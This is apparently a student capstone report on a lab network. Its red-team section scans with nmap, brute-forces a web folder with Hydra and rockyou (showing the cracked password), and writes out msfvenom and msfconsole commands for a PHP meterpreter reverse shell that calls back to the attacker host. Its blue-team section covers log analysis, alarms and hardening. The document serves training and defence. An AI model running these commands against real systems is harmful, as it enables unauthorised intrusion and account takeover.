Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0 to 192.168.1.255
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Default Gateway

IPv4: 192.168.1.100
OS: Linux, Ubuntu
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux, Ubuntu
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux; Kali, Debian
Hostname: Kali

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Default Gateway	192.168.1.1	Router that connects your host to remote network segments
ELK	192.168.1.100	A platform that collects and processes data from multiple data sources, stores that data in one centralized data store that can scale as data grows, and that provides a set of tools to analyze the data
Capstone	192.168.1.105	The vulnerable machine
Kali Linux	192.168.1.90	The attacking machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing	Directory listing is a web server function that displays the directory contents when there is no index file in a specific website directory.	It is dangerous to leave this function turned on for the web server because it leads to information disclosure.
CWE-521: Weak Password Requirements	Short, common, a system default, or something that could be rapidly guessed by executing a **brute force** attack using a subset of all possible passwords.	An attacker can take over a user's account and potentially access sensitive data in the application. (Ashton's password can be broken into with a simple wordlist.)
CWE-256: Unprotected Storage of Credentials	Storing a password in plaintext may result in a system compromise.	Storing a plaintext password in a document allows anyone who can read the file, access to the password protected resource. (Ryan's hashed password in Ashton's secret folder.)
CWE-312: Cleartext Storage of Sensitive Information	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere.	Because the information is stored in cleartext, attackers could potentially read it, even if the information is encoded in a way that is not human-readable. (Reference to a hidden directory containing sensitive data, hashed passwords.)

Vulnerability Assessment

Vulnerability	Description	Impact
Simple Usernames	Using simple user credentials makes it easy to guess the account or user names.	With the user of simple usernames, we were able to guess the username required for brute forcing with a wordlist.
CWE-434: Unrestricted Upload of File with Dangerous Type	The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	WebDAV allows us to upload files, a malicious PHP script in our case, to their web server.
Remote Code Execution; PHP Reverse Shell	Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back.	The attacker would be able to take full control over the web server (system).

Exploitation: Exposure of Information Through Directory Listing

01

Tools & Processes

We use nmap to look for machines within the company's subnet. By doing this we discover the IP addresses of the machines, as well as the Operating System and versions of the services the machine's were using. Running a script to check for vulnerabilities, shows Root directory w/ listing on 'apache/2.4.29'.

02


Achievements

Using nmap, we found that there was a machine (Capstone) that was running Apache, with Port 22 open for ssh.

This leads us to checking http://192.168.1.105 which gave us a Directory Listing.
Perusing the directories, we found sensitive information and **credentials in plaintext**.

03

nmap -sS -sV 192.168.1.0/24
nmap -A --script=vuln -vvv 192.168.1.0/24



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute Forcing the Weak Password

01

Tools & Processes

With the information gained from the Directory Listing vulnerability, we can brute force the secret_folder using Ashton's username.

Hydra is used for our brute force.

02

Achievements

With the password, we are able to gain access to the secret_folder containing credentials for another user Ryan, as well as instructions on how to access and use WebDAV.

We can also gain shell access due to the SSH port being open.

03

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder

ssh ashton@192.168.1.105

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-20 0
8:01:49
root@Kali:/usr/share/wordlists#
```

Exploitation: PHP Reverse Shell

01

Tools & Processes

From our nmap scan, and the information learned from the secret_folder, we know the company is using WebDAV as a file sharing server.

With Ryan's credentials, we can exploit WebDAV, by create a PHP payload to give us a reverse shell. This is done with **msfvenom** to create our payload, and metasploit (msfconsole) to setup a listener.

02

Achievements

By doing this, when the PHP shell script runs, we gain shell access via the listener.


03

```
msfvenom -p
php/meterpreter_reverse_tcp
LHOST=192.168.1.90 LPORT=6666 -f raw
> shell.php

msfconsole
use multi/handler
set payload php/meterpreter_reverse_tcp
set LHOST 192.168.1.90
set LPORT 6666
run
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




- The port scan occurred Mar 3rd, 2021 around 20:32UTC
- There were 29,461 packets sent, during the port scan.

Analysis: Identifying the Port Scan


- Doing a search for **nmap**, or *user_agent.original: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html),* indicates that there was nmap/port scan activity in the same time frame.

Analysis: Finding the Request for the Hidden Directory




- The request for the hidden directory happens around March 3, 2021 @ 20:39:46. There were 6 hits/requests.
- The file inside contained plain text credentials for Ryan and instructions on how to use WebDAV

Analysis: Uncovering the Brute Force Attack



- 16,046 requests were made in the attack.
- 16,045 requests were made before the password was discovered.

Analysis: Finding the WebDAV Connection



- There were 56 requests/hits to this directory.
- This is where the shell.php is uploaded and accessed.

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Setting up an alert of any port being scanned would help with monitoring.

A low-level alert with a threshold of 50 within a minute, to a critical-level alert with a threshold of 2000 per minute would work in this case.

During this testing, there was 29,000 packets being sent within a two-minute timeframe.

System Hardening

Enable only logical network accessible ports that the company requires, and ensure only approved ports, protocols and services are running.

Perform regular automated port scans on a regular basis against all systems and alert if unauthorized ports are detected.

Apply host-based firewalls or port filter tools on end systems, with a default-deny rule that drops all traffic except those services and ports that are allowed.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Setup an alert for any unauthorized request for */secret_folder.*
A low-level alert for 5 attempts, and a critical-level alert for 15 attempts or more.

Looking for the unauthorized requests, there was an abnormally high amount of hits, which should not be the case if it's hidden.

System Hardening

Encrypt data contained within the confidential folders.

Whitelist IP address to limit access only to trusted users or blacklist IPs with failed attempts more than 15.

Setup a time out of 15 minutes for more than 3 failed password attempts.

Increase password strength requirements for the directory, and update policy required to change password every 3 months.

Mitigation: Preventing Brute Force Attacks

Alarm

Setup an alert for any unauthorized requests *http.responsestatus_phrase* or *for http.response.status_code: 401* with the low-level alert threshold of 5 hits and critical-level being 15 or more hits.

System Hardening

Setting up a lockout after multiple failed attempts would thwart attempts at a brute force.

Multi-factor authentication would prove useful if brute-forcing the password was successful.

Increase password strength requirements for the directory, and update policy required to change password every 3 months.

Mitigation: Detecting the WebDAV Connection

Alarm

Setup an alert for any connection/GET requests to WebDAV
http.request.method: “GET”
url.path: /webdav/

System Hardening

Updating the WebDAV application so it is up to date.

Disabling WebDAV, and using a more secure application would be recommended course of action to reduce surface area for attackers.

Increase password strength requirements for the directory, and update policy required to change password every 3 months, to prevent unauthorized usage of the WebDAV application.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Setup an alert for any files being uploaded to /WebDAV. The threshold being set to one or more PUT requests. Malicious file or not, it is safer to monitor any files being uploaded.

http.request.method: “PUT”
url.path : /WebDAV

System Hardening

Define file types that can be uploaded, restricting .php filetypes. The list of permitted extensions should be reviewed, as it can contain malicious extensions.

Uploaded directory should not have any “execute” permission, and all script handlers should be removed from these directories.


The End